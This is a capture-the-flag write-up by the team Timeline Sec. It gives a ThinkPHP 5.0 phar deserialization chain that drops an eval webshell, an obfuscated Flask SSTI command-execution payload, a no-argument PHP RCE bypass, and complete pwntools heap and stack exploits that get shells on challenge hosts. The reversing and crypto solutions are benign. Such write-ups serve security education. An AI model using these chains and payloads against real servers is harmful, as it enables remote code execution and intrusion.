

# Timeline Sec

## 一、 战队信息

战队名称: Timeline Sec

战队编号: 91fe5dbc7a384206

所属单位: 上海时玖网络安全技术工作室

## 二、 解题情况

| 战队排行 |              |          |        |      |      |                     |
|------|--------------|----------|--------|------|------|---------------------|
| 排名   | 战队名称         | 总分       | 战队强项   | 解题数量 | 一血数量 | 最新更新                |
| 1    | EDI          | 20546.64 | Misc   | 23   | 0    | 2022-01-08 17:24:13 |
| 2    | or4nge       | 19535.27 | Misc   | 22   | 1    | 2022-01-08 17:26:07 |
| 3    | SN-天虞        | 18599.16 | Misc   | 21   | 2    | 2022-01-08 17:16:53 |
| 4    | Timeline Sec | 17547.92 | Misc   | 20   | 1    | 2022-01-08 17:26:08 |
| 5    | Arr3stY0u1   | 17498.41 | Misc   | 20   | 0    | 2022-01-08 17:48:12 |
| 6    | Arr3stY0u2   | 17488.45 | Misc   | 20   | 0    | 2022-01-08 17:46:33 |
| 7    | n03tAck      | 16575.18 | Misc   | 19   | 1    | 2022-01-08 17:22:18 |
| 8    | 坏男人ZRD不给我椒椒  | 16574.36 | Misc   | 19   | 0    | 2022-01-08 17:15:18 |
| 9    | mini-venom   | 15666.65 | Crypto | 17   | 1    | 2022-01-08 16:32:56 |
| 10   | TeamGipsy    | 15591.46 | Crypto | 18   | 0    | 2022-01-08 17:52:04 |

共 60 页 < 1 2 3 4 5 ... 60 >

## 三、 解题过程

### Web

#### tp

访问/public/可知使用了Thinkphp5.0框架，且有提示访问upload 方法进行文件上传  
那么就访问/public/index.php/index/index/upload，得到源代码

```

public function upload()
{
    highlight_file(__FILE__);
    $FILES= $_FILES;
    foreach (array($_GET,$_POST) as $_request) {
        foreach ($_request as $_k => $_v) {
            ${$_k} = $this->func($_v);
            //$_request[$_k] = ${$_k};
        }
    }
    $file = @$FILES['file']['tmp_name'];
    $filename = @$FILES['file']['name'].'.jpg';
    move_uploaded_file($file,$filename);
    if(preg_match("/ph/", $filename)){
        unlink($filename);
        die("noPHP");
    }
}

public function func(&$var){
    if(is_array($var)){
        foreach($var as $_k => $_v){
            $var[$_k] = $this->func($_v);
        }
    }else{
        $var = addslashes($var);
    }
    return $var;
}

```

upload()方法对\$\_requests进行遍历，存在任意变量注册。但是\$filename写死了文件后缀，所以没办法通过文件上传答题。

upload()后面一部分检查\$filename如果存在ph字符串时，则删除文件。这里联想到了unlink()触发phar反序列化，且Thinkphp5.0是有已知反序列化链可getshell的。

需要注意一个点的是本地搭建环境测试发现，Thinkphp的phar反序列化会把生成的shell.php存到非web目录中，做题过程中没有细究所有原因还不明。

phar生成payload:

```

1  <?php
2  namespace think\process\pipes;
3  class Windows
4  {
5      private $files = [];
6      public function __construct()
7      { $this->files = [new \think\model\Merge];
8      }
9  }
10
11 namespace think\model;
12 use think\Model;
13
14 class Merge extends Model
15 {
16     protected $append = [];
17     protected $error;
18
19     public function __construct()
20     { $this->append = [
21         'bb' => 'getError'
22     ];
23     $this->error = (new \think\model\relation\BelongsTo);

```

```

24     }
25 }
26 namespace think;
27 class Model{}
28
29 namespace think\console;
30 class Output
31 {
32     protected $styles = [];
33     private $handle = null;
34     public function __construct()
35     { $this->styles = ['removeWhereField'];
36       $this->handle = (new \think\session\driver\Memcache);
37     }
38 }
39
40 namespace think\model\relation;
41 class BelongsTo
42 {
43     protected $query;
44     public function __construct()
45     { $this->query = (new \think\console\Output);
46     }
47 }
48
49 namespace think\session\driver;
50 class Memcache
51 {
52     protected $handler = null;
53     public function __construct()
54     { $this->handler = (new \think\cache\driver\Memcached);
55     }
56 }
57 namespace think\cache\driver;
58 class File
59 {
60     protected $tag;
61     protected $options = [];
62     public function __construct()
63     { $this->tag = false;
64       $this->options = [
65         'expire' => 3600,
66         'cache_subdir' => false,
67         'prefix' => '',
68         'data_compress' => false,
69         'path' => 'php://filter/convert.base64-decode/resource=../../../../../..
70     ];
71 }
72 }

```

```

73
74 class Memcached
75 {
76     protected $tag;
77     protected $options = [];
78     protected $handler = null;
79
80     public function __construct()
81     { $this->tag = true;
82       $this->options = [
83         'expire' => 0,
84         'prefix' => 'PD9waHAKZXZhbCgkX0dFVFsnYSddKTsKPz4',
85       ];
86       $this->handler = (new File);
87     }
88 }
89
90 $o = new \think\process\pipes\Windows;
91 $phar = new \Phar("a.phar"); //后缀名必须为phar
92 $phar->startBuffering();
93 $phar->setStub("<?php __HALT_COMPILER(); ?>"); //设置stub
94
95 $phar->setMetadata($o); //将自定义的meta-data存入manifest
96 $phar->addFromString("test.txt", "test"); //添加要压缩的文件
97 //签名自动计算
98 $phar->stopBuffering();

```

将生成的a.phar改名为a，然后构造如下HTML，上传phar文件

```

1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>Title</title>
6 </head>
7 <body>
8
9 <h1>hello worlds</h1>
10 <form action="http://xxx.lxctf.net/public/index.php/index/index/upload" method="post">
11     <p><input type="file" name="file"></p>
12     <p><input type="submit" value="submit"></p>
13 </form>
14
15 </body>
16 </html>

```

构造如下数据包触发phar

```

1 POST /public/index.php/index/index/upload HTTP/1.1
2 Host: xxx.lxctf.net
3 Upgrade-Insecure-Requests: 1

```


```

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryppwxmDlGxy
10 Content-Length: 267
11
12 -----WebKitFormBoundaryppwxmDlGxyhspudr
13 Content-Disposition: form-data; name="FILES[file][name]"
14
15 phar://a
16 -----WebKitFormBoundaryppwxmDlGxyhspudr
17 Content-Disposition: form-data; name="FILES[file][tmp_name]"
18
19 xxx
20 -----WebKitFormBoundaryppwxmDlGxyhspudr--

```

访问shell，得到flag

```
1 /public/8fba8bb6410a4aee90b063a8b7e78b73.php?a=system(%27cat%20/flag%27);
```



## Flag配送中心

访问后题目提示如下：

```

20 <font color="white">
    How to get secret HTTP data?
  </font>
21 <!--Powered by PHP 5.6.23 + fastcgi-->
22 </body>
23 </html>

```


去php.net找下一个版本（5.6.24）修复了啥漏洞

**Version 5.6.24**

**21 Jul 2016**

- Core:
  - Fixed bug #71936 (Segmentation fault destroying HTTP\_RAW\_POST\_DATA).
  - Fixed bug #72496 (Cannot declare public method with signature incompatible with parent private method).
  - Fixed bug #72138 (Integer Overflow in Length of String-typed ZVAL).
  - Fixed bug #72513 (Stack-based buffer overflow vulnerability in virtual\_file\_ex). (CVE-2016-6289)
  - Fixed bug #72562 (Use After Free in unserialize() with Unexpected Session Deserialization). (CVE-2016-6290)
  - Fixed bug #72573 (HTTP\_PROXY is improperly trusted by some PHP libraries and applications). (CVE-2016-5385)

发现CVE-2016-5385，跟着文章复现了一遍就拿到flag了<https://www.cnblogs.com/foe0/p/11364567.html>



## RCE\_No\_Para

访问靶机看到源代码，联系题目可知是无参数rce

```

1 <?php
2 if('; ' === preg_replace('/[^\W]+\(((?R)?\)/', '', $_GET['code'])) {
3     if(!preg_match('/session|end|next|header|dir/i', $_GET['code'])) {
4         eval($_GET['code']);
5     }else{
6         die("Hacker!");
7     }
8 }else{
9     show_source(__FILE__);
10 }
11 ?>

```


```

<?php
if('; ' === preg_replace('/[^\W]+\(((?R)?\)/', '', $_GET['code'])) {
    if(!preg_match('/session|end|next|header|dir/i', $_GET['code'])) {
        eval($_GET['code']);
    }else{
        die("Hacker!");
    }
}else{
    show_source(__FILE__);
}
?>

```

网上很多payload,但是此题过滤了end,header和session,所以选择使用get\_defined\_vars函数  
 参考连接: <https://skysec.top/2019/03/29/PHP-Parametric-Function-RCE/#%E6%B3%95%E4%B8%89%EF%BC%9Aget-defined-vars>

但是需要绕过end, 可以使用current(array\_reverse)代替end,得到flag



## Flask

```
3 <div class="center-content error">
4   <h3>
5     you need login
6   </h3>
7   <!--/admin-->
8   <!--/static.js-->
9   <!--if not request.full_path.end
10   if not request.full_path.startsw
11   return redirect("login")-->
```

Request

PrettyRawHexVn

```
1 GET /admin?l=1.js HTTP/1.1
2 Host: 05e56f7f.lxctf.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer: http://05e56f7f.lxctf.net/login
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10
```

Response

PrettyRawHexRenderVn

```
1 HTTP/1.1 200 OK
2 Content-Length: 45
3 Content-Type: text/html; charset=utf-8
4 Date: Sat, 08 Jan 2022 08:47:21 GMT
5 Server: Werkzeug/2.0.2 Python/3.6.9
6 Connection: close
7
8
9 hello admin
10 <!--admin/?name=-->
11
```

```
Request
Pretty Raw Hex View
1 GET /admin?name=((3*3))&l=1.js? HTTP/1.1
2 Host: 05e56f7f.lxctf.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/90.0.4430.212 Safari/537.36
4 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
5 Referer: http://05e56f7f.lxctf.net/login
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10

Response
Pretty Raw Hex Render View
1 HTTP/1.1 200 OK
2 Content-Length: 41
3 Content-Type: text/html; charset=utf-8
4 Date: Sat, 08 Jan 2022 08:48:00 GMT
5 Server: Werkzeug/2.0.2 Python/3.6.9
6 Connection: close
7
8
9 hello 9
10 <!--admin/?name=-->
11
```

```
Request
[Prety] [Raw] [Hex] [v] [n] [m]
1 GET /admin?name=
2 {{"x":{"x5f{x5f{x69{x6e{x69{x74{x5f{x5f}}"}@ttr{"\x5f{x5f{x67{x6e{x6f{x62{x61{x6c{x73{x5f{x5f}}"}@ttr{"\x67{x65{x74}}"}{"\x5f{x5f{x62{x73{x69{x6c{x74{x69{x6e{x73{x5f{x5f}}"}@ttr{"\x67{x65{x74}}"}{"\x65{x76{x61{x6c{x74}}"}{"x5f{x5f{x64{x72{x74{x65{x68{x28{x6f{x73{x22{x29{x6a{x70{x61{x6d{x6e{x6c{x28{x22{x63{x61{x74{x20{x26{x66{x6c{x61{x76{x72{x22{x29{x26{x72{x56{x61{x64{x28{x29}}"}}}}&password=-j&t HTTP/1.1
3 Host: 05a675fe.lactef.net
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.55 Safari/537.36
7 Accept:
8 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
11 Connection: close
12

Response
[Prety] [Raw] [Hex] [Render] [v] [n] [m]
1 HTTP/1.1 200 OK
2 Content-Length: 79
3 Content-Type: text/html; charset=utf-8
4 Date: Sat, 08 Jan 2022 08:58:58 GMT
5 Server: Werkzeug/2.0.2 Python/3.6.9
6 Connection: close
7
8
9 hello flag{649d0dfbbai8a47b3c878bcd873baa55}
10
11 <!--admin?name=>
```

```
#coding:utf8
from pwn import *
context.log_level="debug"
p=process("./pwn1")
p=remote("113.201.14.253",16088)

p.recvuntil("Gift:")
stack_addr=int(p.recv(10),16)
```


```

10
11 pd=p32(0x08048540)
12 pd+="a"*(0x38-0x8)
13 pd+=p32(stack_addr+4)
14
15 p.sendline(pd)
16 p.interactive()

```

## pwn2

add功能存在off-by-one漏洞



```

1  int v3; // [rsp+14h] [rbp-Ch]
2  unsigned __int64 v4; // [rsp+18h] [rbp-8h]
3
4  v4 = __readfsqword(0x28u);
5  for ( i = 0; i <= 15 && qword_202080[i]; ++i )
6  ;
7  sub_A60("size: ");
8  v3 = sub_AB8();
9  if ( v3 <= 0 || v3 > 0x410 )
10     exit(0);
11 qword_202080[i] = malloc(v3);
12 dword_202040[i] = v3;
13 sub_A60("content: ");
14 for ( j = 0; j <= v3; ++j )
15 {
16     if ( (char)read(0, (void *)(&qword_202080[j]), 1uLL) <= 0 )
17         exit(0);
18     if ( *((_BYTE *)(&qword_202080[j])) == 10 )
19     {
20         *((_BYTE *)(&qword_202080[j])) = 0;
21         return __readfsqword(0x28u) ^ v4;
22     }
23 }
24 return __readfsqword(0x28u) ^ v4;
25 }

```

利用改漏洞修改下一个chunk的size实现堆块重叠后泄露libc，改\_\_free\_hook为system来getshell。

```

1  #!/usr/bin/env python
2  # -*- encoding: utf-8 -*-
3  '''
4  @File      :   exp.py
5  @Time      :   2022/01/08 11:26:40
6  @Author    :   eur1ka
7  @Version   :   3.8
8  @Contact   :   eur1ka@163.com
9  '''
10 # here put the import lib
11 from pwn import *
12 from LibcSearcher import *
13 import pwnlib
14 debug = 1
15 context.log_level = 'debug'
16 context.arch = 'amd64'
17 context.terminal = ['tmux', 'splitw', '-h']
18 IP=""

```



```
19 port=1
20 file_name = "./pwn2"
21 try:
22     libc_path = "./libc-2.27.so"
23     libc = ELF(libc_path)
24 except:
25     pass
26 menu = "Choice: "
27 elf=ELF(file_name)
28 if debug:
29     sh = process(file_name)
30 else:
31     sh = remote(IP,port)
32 def debug():
33     gdb.attach(sh)
34     pause()
35 def cmd(choice):
36     sh.recvuntil(menu)
37     sh.sendline(str(choice))
38
39 def add(size,content):
40     cmd(1)
41     sh.sendlineafter("size: ",str(size))
42     sh.sendafter("content: ",content)
43
44 def edit(idx,content):
45     cmd(2)
46     sh.sendlineafter("idx: ",str(idx))
47     sh.sendafter("content: ",content)
48
49 def dele(idx):
50     cmd(3)
51     sh.sendlineafter("idx: ",str(idx))
52
53 def show(idx):
54     cmd(4)
55     sh.sendlineafter("idx: ",str(idx))
56 for i in range(2):
57     add(0x38,'a\n')
58 add(0x40,'a\n')
59 for i in range(8):
60     add(0x80,"a\n")
61 dele(0)
62 add(0x38,'a'*0x38+"\x91")
63
64 for i in range(7):
65     dele(i+3)
66 dele(1)
67 add(0x38,'/bin/sh\x00\n')
```

```

68 show(2)
69 libc_base = u64(sh.recv(6).ljust(8,b"\x00")) - 0x3ebca0
70 log.info("libc_base=>{}".format(hex(libc_base)))
71 add(0x40,'a\n')
72 dele(2)
73 edit(3,p64(libc_base+libc.sym['__free_hook']))
74 add(0x40,'a\n')
75 add(0x40,p64(libc_base+libc.sym['system']))
76 sh.sendline()
77 # debug()
78 dele(1)
79 sh.interactive()

```

## pwn3

存在泄露libc地址及任意写的功能，只要游戏能通过

```

8   if ( v3 == 3 )
9   {
10      if ( (unsigned int)sub_E57(s, v4) )
11      {
12         printf("Here's your reward: %p\n", &puts);
13         printf("Warrior,please leave your name:");
14         read(0, &buf, 8uLL);
15         printf("We'll have a statue made for you!");
16         read(0, buf, 8uLL);
17         exit(0);
18      }

```

游戏很简单，就是判断create以及levelup的字符串长度大于0x7fffffff即可

```

__int64 __fastcall sub_E57(__int64 a1, unsigned int *a2)
{
    unsigned int v3; // [rsp+14h] [rbp-Ch]

    if ( *(_BYTE *)a1 )
    {
        puts(">----- Werewolf -----<");
        printf("Name: %s\n", "2147483647");
        printf("HP: %d\n", *a2);
        puts(">-----<");
        puts("Try to baokou");
        sleep(1u);
        *a2 -= *(_DWORD *)(a1 + 36);
        if ( (int)*a2 > 0 )
        {
            puts("Loser!");
            v3 = 0;
        }
        else
        {
            puts("Niu Bi!");
            v3 = 1;
        }
    }
    else

```

漏洞点在levelup里面，输入字符可以覆盖a1+9的地方

```
1 int __fastcall level(char *a1)
2 {
3     unsigned int v2; // [rsp+1Ch] [rbp-34h]
4     char s[40]; // [rsp+20h] [rbp-30h] BYREF
5     unsigned __int64 v4; // [rsp+48h] [rbp-8h]
6
7     v4 = __readfsqword(0x28u);
8     memset(s, 0, sizeof(s));
9     if ( !*a1 )
10         return puts("You need create the character!");
11     if ( a1[36] > 0x23 )
12         return puts("You can't level up any more!");
13     puts("Give me another level :");
14     sub_B3E(s, 36 - a1[36]);
15     strncat(a1, s, 36 - a1[36]);
16     v2 = strlen(s) + *((_DWORD *)a1 + 9);
17     printf("You new leve is : %u\n", v2);
18     *((_DWORD *)a1 + 9) = v2;
19     return puts("Have fun!");
20 }
```

成功通过检测后覆盖exit\_hook为one\_gadget即可。

```
1  #!/usr/bin/env python
2  # -*- encoding: utf-8 -*-
3  '''
4  @File      :   exp.py
5  @Time      :   2022/01/08 15:45:20
6  @Author    :   eur1ka
7  @Version   :   3.8
8  @Contact   :   eur1ka@163.com
9  '''
10 # here put the import lib
11 from pwn import *
12 from LibcSearcher import *
13 import pwnlib
14 debug = 0
15 context.log_level = 'debug'
16 context.arch = 'amd64'
17 context.terminal = ['tmux', 'splitw', '-h']
18 IP="113.201.14.253"
19 port=16033
20 file_name = "./Gpwn3"
21 try:
22     libc_path = "./libc-2.23.so"
23     libc = ELF(libc_path)
24 except:
25     pass
26 menu = "You choice:"
27 elf=ELF(file_name)
28 if debug:
29     sh = process(file_name)
```

```

30 else:
31     sh = remote(IP,port)
32 def debug():
33     gdb.attach(sh)
34     pause()
35 def cmd(choice):
36     sh.recvuntil(menu)
37     sh.sendline(str(choice))
38
39 def create(payload):
40     cmd(1)
41     sh.sendlineafter("Give me a character level :\n",payload)
42
43 def leaveup(payload):
44     cmd(2)
45     sh.sendlineafter("Give me another level :\n",payload)
46
47 def play():
48     cmd(3)
49     # sh.sendlineafter("")
50
51 # sh.sendlineafter(menu,'a'*0xf)
52 create('a'*35)
53 leaveup('a'*0x10)
54 leaveup('a'*0x10)
55 play()
56 play()
57 sh.recvuntil("Here's your reward: ")
58 put_addr = int(sh.recv(14),16)
59 libc_base = put_addr - libc.sym['puts']
60 log.info("libc_base=>{}".format(hex(libc_base)))
61 exit_hook = libc_base + 0x5f0f48
62 '''
63 ➔ pwn3 one_gadget libc-2.23.so
64 0x45226 execve("/bin/sh", rsp+0x30, environ)
65 constraints:
66     rax == NULL
67
68 0x4527a execve("/bin/sh", rsp+0x30, environ)
69 constraints:
70     [rsp+0x30] == NULL
71
72 0xf03a4 execve("/bin/sh", rsp+0x50, environ)
73 constraints:
74     [rsp+0x50] == NULL
75
76 0xf1247 execve("/bin/sh", rsp+0x70, environ)
77 constraints:
78     [rsp+0x70] == NULL

```

```


79  '''
80  one = libc_base + 0xf1247
81  sh.sendafter("Warrior,please leave your name:",p64(exit_hook))
82  sh.sendafter("We'll have a statue made for you!",p64(one))
83  # debug()
84
85  sh.interactive()

```

## RE

### combat\_slogan

jd打开jar文件



输入的字符串经过ttk加密后与相等即可。

```

1  str="Jr_jlly_slitug_g0_raq_g0_raq_pnm1"
2  flag=""
3  for i in range(len(str)):
4      if 65<=ord(str[i])<=90 or 97<=ord(str[i])<=122:
5          if 65<=ord(str[i])<=77:
6              flag+=chr(ord(str[i])+13)
7          if 78<=ord(str[i])<=90:
8              flag+=chr(ord(str[i])-13)
9
10         if 97<=ord(str[i])<=109:
11             flag+=chr(ord(str[i])+13)
12         if 110<=ord(str[i])<=122:
13             flag+=chr(ord(str[i])-13)
14
15     else:
16         flag+=str[i]

```

```

17 print flag
18
19 '''
20 a-m    97-109
21 n-z    110-122
22
23 A-M    65-77
24 N-Z    78-90
25 '''

```

## cute\_doge

F12

| Address            | Length   | Type | String                         |
|--------------------|----------|------|--------------------------------|
| .rdata:00000000... | 00000006 | C    | ctf1_                          |
| .rdata:00000000... | 00000008 | C    | ;/i18n/                        |
| .rdata:00000000... | 0000000B | C    | MainWindow                     |
| .rdata:00000000... | 0000000E | C    | centralwidget                  |
| .rdata:00000000... | 0000000B | C    | pushButton                     |
| .rdata:00000000... | 00000020 | C    | background-image: url(/paper); |
| .rdata:00000000... | 00000006 | C    | label                          |
| .rdata:00000000... | 0000000A | C    | Agency FB                      |
| .rdata:00000000... | 00000008 | C    | menubar                        |
| .rdata:00000000... | 0000000A | C    | statusbar                      |
| .rdata:00000000... | 0000001D | C    | ZmxhZ3tDaDFuYV95eWRzX2Nhenl9   |
| .rdata:00000000... | 0000000A | C    | cute_doge                      |
| .rdata:00000000... | 00000008 | C    | default                        |
| .rdata:00000000... | 00000005 | C    | PNG\r\n                        |
| .rdata:00000000... | 00000006 | C    | \rIHDR                         |

Base64解密得到

flag{Ch1na\_yyds\_cazy}

## hello\_py

在线反编译得到

```

1  #!/usr/bin/env python
2  # visit https://tool.lu/pyc/ for more information
3  import threading
4  import time
5
6  def encode_1(n):
7      global num
8      if num >= 0:
9          flag[num] = flag[num] ^ num
10         num -= 1
11         time.sleep(1)
12     if num <= 0:
13         pass
14 def encode_2(n):
15     global num
16     if num >= 0:

```

```

17     flag[num] = flag[num] ^ flag[num + 1]
18     num -= 1
19     time.sleep(1)
20     if num < 0:
21         pass
22
23
24 Happy = [
25     44,
26     100,
27     3,
28     50,
29     106,
30     90,
31     5,
32     102,
33     10,
34     112]
35 num = 9
36 f = input('Please input your flag:')
37 if len(f) != 10:
38     print('Your input is illegal')
39     continue
40 flag = list(f)
41 j = 0
42 print("flag to 'ord':", flag)
43 t1 = threading.Thread(encode_1, (1,), **('target', 'args'))
44 t2 = threading.Thread(encode_2, (2,), **('target', 'args'))
45 t1.start()
46 time.sleep(0.5)
47 t2.start()
48 t1.join()
49 t2.join()
50 if flag == Happy:
51     print('Good job!')
52     continue
53 print('No no no!')
54 continue

```

将happy首先进行 encode\_2的解密然后 encode\_1的解密.  
发现得到的结果都是明文

```

1 num=9
2 happy = [44,100,3,50,106,90,5,102,10,112]
3 for i in range(num):
4     happy[i]=happy[i]^happy[i+1]
5 for i in range(num):
6     happy[i]=happy[i]^i
7 print happy#[72, 102, 51, 91, 52, 90, 101, 107, 114, 112]

```

但有些奇怪.尝试

将下标为偶数的元素进行 encode\_2的解密

将下标为奇数的元素进行 encode\_1的解密

```
1 num=9
2 happy = [44,100,3,50,106,90,5,102,10,112]
3 flag=""
4 for i in range(num):
5     if i%2==0:
6         happy[i]=happy[i]^happy[i+1]
7         flag+=chr(happy[i])
8     else:
9         happy[i]=happy[i]^i
10        flag+=chr(happy[i])
11 print happy
12 print flag#He110_caz
```

成功得到He110\_caz

根据前面flag的格式判断最后还缺个y

连在一起flag{He110\_caz}

## Crypto

### LinearEquations

LCG 的变种，知道连续的 5 个结果后，三个方程三个未知数，解方程即可：

$$\begin{cases} s_2 = s_1 * a + s_0 * b + c \bmod n \\ s_3 = s_2 * a + s_1 * b + c \bmod n \\ s_4 = s_3 * a + s_2 * b + c \bmod n \end{cases}$$

sage 脚本：

```
1 data = [2626199569775466793, 8922951687182166500, 454458498974504742, 728942
2 n = 10104483468358610819
3
4 s0 = mod(data[0], n)
5 s1 = mod(data[1], n)
6 s2 = mod(data[2], n)
7 s3 = mod(data[3], n)
8 s4 = mod(data[4], n)
9
10 B = ((s4 - s3) * (s2 - s1) - (s3 - s2) * (s3 - s2)) / ((s2 - s1) * (s2 - s1))
11 print(hex(B))
12 A = ((s3 - s2) - B * (s1 - s0)) / (s2 - s1)
13 print(hex(A))
14 C = s2 - A * s1 - B * s0
15 print(hex(C))
16
17 from Crypto.Util.number import long_to_bytes
18
```



```

19 flag = long_to_bytes(int(A)) + long_to_bytes(int(B)) + long_to_bytes(int(C))
20 print('cazy{' + flag.decode() + '}')

```

## no\_can\_no\_bb

爆破 AES 密钥即可：

